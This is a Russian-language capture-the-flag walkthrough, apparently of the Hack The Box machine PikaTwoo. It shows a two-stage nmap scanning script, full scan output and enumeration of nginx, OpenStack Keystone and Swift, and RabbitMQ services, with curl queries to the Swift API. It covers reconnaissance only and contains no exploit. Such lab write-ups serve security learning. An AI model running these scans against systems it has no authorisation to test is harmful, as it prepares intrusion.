
Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for pikatwoo.htb (10.10.11.199)
Host is up (0.16s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   2048 f3922dfd8422d78df6b09e788eb93be7 (RSA)
|   256 01e43ec06643df25af8a71b83906df9f (ECDSA)
|_  256 4fec39764e719471befa7ffaa6a81674 (ED25519)
80/tcp    open  http     nginx 1.18.0
|_http-title: Pikaboo
|_http-server-header: nginx/1.18.0
|_http-cors: HEAD GET POST PUT DELETE PATCH
443/tcp   open  ssl/http nginx 1.18.0
| ssl-cert: Subject: commonName=api.pokatmon-app.htb/organizationName=Pokatmon Ltd/stateOrProvinceName=United Kingdom/countryName=UK
| Not valid before: 2021-12-29T20:33:08
|_Not valid after:  2021-05-01T20:33:08
|_http-server-header: APISIX/2.10.1
|_ssl-date: TLS randomness does not represent time
| tls-nextprotoneg:
|_  http/1.1
| tls-alpn:
|_  http/1.1
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
4369/tcp  open  epmd     Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    rabbit: 25672
5000/tcp  open  rtsp
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Content-Type: text/html; charset=utf-8
|     Vary: X-Auth-Token
|     x-openstack-request-id: req-248a7b6f-596e-4d36-9ec2-9758d143c61d
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 300 MULTIPLE CHOICES
|     Content-Type: application/json
|     Location: http://pikatwoo.pokatmon.htb:5000/v3/
```

```
5672/tcp  open  amqp     RabbitMQ 3.8.9 (0-9)
| amqp-info:
|   capabilities:
|     publisher_confirms: YES
|     exchange_exchange_bindings: YES
|     basic.nack: YES
|     consumer_cancel_notify: YES
|     connection.blocked: YES
|     consumer_priorities: YES
|     authentication_failure_close: YES
|     per_consumer_qos: YES
|     direct_reply_to: YES
|   cluster_name: rabbit@pikatwoo.pokatmon.htb
|   copyright: Copyright (c) 2007-2020 VMware, Inc. or its affiliates.
|   information: Licensed under the MPL 2.0. Website: https://rabbitmq.com
|   platform: Erlang/OTP 23.2.6
|   product: RabbitMQ
|   version: 3.8.9
|   mechanisms: AMQPLAIN PLAIN
|_  locales: en_US
8080/tcp  open  http     nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
25672/tcp open  unknown
35357/tcp open  http     nginx 1.18.0
|_http-server-header: nginx/1.18.0
| http-title: Site doesn't have a title (application/json).
|_Requested resource was http://pikatwoo.htb:35357/v3/
```

Результат работы скрипта


Сканер нашел много открытых портов:

- 22 — служба OpenSSH 8.4p1;
- 80 и 8080 — веб-сервер Nginx 1.18.0;
- 443 — тоже веб-сервер, поле сертификата `commonName` раскрывает новый домен `api.pokatmon-app.htb`;
- 4369 — служба Erlang Port Mapper; сканер заодно показывает нам динамический порт ноды Rabbit — 25672 (также открыт);
- 5000 — очередной веб-сервер, выполняющий редирект на новый домен `pikatwoo.pokatmon.htb`;
- 5672 — служба RabbitMQ 3.8.9;
- 35357 — веб-сервер, выполняющий редирект на домен `pikatwoo.htb`.


Первым делом для новых доменов создаем запись в `/etc/hosts` и проверяем сайты.

```
10.10.11.199 pikatwoo.htb pokatmon-app.htb api.pokatmon-app.htb
pokatmon.htb pikatwoo.pokatmon.htb
```

Запрос на порт 80 приводит нас на сайт Pokatdex со списком героев. Но при выборе любого из них получаем ошибку в формате JSON.


Pikaboo
Не защищено | pokatmon.htb/
Pokatdex
Docs
#001
Bulbawater
Abilities:
Scary Roar
Water Cannon
#002
SpiderEyes
Abilities:
Spinner Web
Tail Flipper
#003
Gangtooth
Abilities:
Crocodile Bite
Ghost Boo
#004
Taki Taki
Abilities:
Fire from Mouth
Grasp of Death
#005
OneEyeJoe
Abilities:
Hardens
Rocky Frill
#006
Bush
Abilities:
Camouflage
Boxinng
#007
Herkuruko
Abilities:
Running Head Bump
Startling Peakaboo
#008
Pikashoo
Abilities:
Electric Shocks
Dig Dodging
#009
BlindBoi
Abilities:
Electric Tornado
Ice Hurricane
#010
Picot
Abilities:
Duplicate
Deffening Noise
#011
Starlav
Abilities:
Lava Mouth
Snoring Death Ray
#012
Elastinoob
Abilities:
Stretchy Strangle
Smelly Horror
More Pokatmon are coming, stay tuned!


Главная страница сайта http://pokatmon.htb


pokatmon.htb/pokeapidcfd.
Не защищено | pokatmon.htb/pokeapidcfd.html?id=4

```
{"success":"false","message":"Page not found","error":{"statusCode":404,"message":"You reached a route that is not defined on this server"}}
```


Ошибка при выборе персонажа

HTTPS-сервер сразу вернул ошибку, зато на порте 35357 работает OpenStack.


https://pokatmon-app.htb
https://pokatmon-app.htb

```
{"error_msg":"404 Route Not Found"}
```

Ошибка на сайте https://pokatmon-app.htb



pokatmon.htb:35357/v3/
Не защищено | pokatmon.htb:35357/v3/

```
{"version": {"id": "v3.14", "status": "stable", "updated": "2020-04-07T00:00:00Z", "links": [{"rel": "self", "href":
"http://127.0.0.1:5000/v3/"}], "media-types": [{"base": "application/json", "type": "application/vnd.openstack.identity-v3+json"}]}}
```

Ответ сервера на порте 35357

По запросу «OpenStack ports» [первая ссылка в Google](https://www.google.com) дает понять, что на порте 5000 работает сервис Keystone, а порт 8080 отвечает за Swift (OpenStack Object Storage). Для проверки сделаем запросы к обоим сервисам.


```
curl -s http://10.10.11.199:8080/info | jq .
```



```
└─$ curl -s http://10.10.11.199:8080/info | jq .
{
  "swift": {
    "version": "2.27.0",
    "strict_cors_mode": true,
    "policies": [
      {
        "name": "Policy-0",
        "aliases": "Policy-0",
        "default": true
      }
    ],
```

Информация о сервисе Swift OpenStack

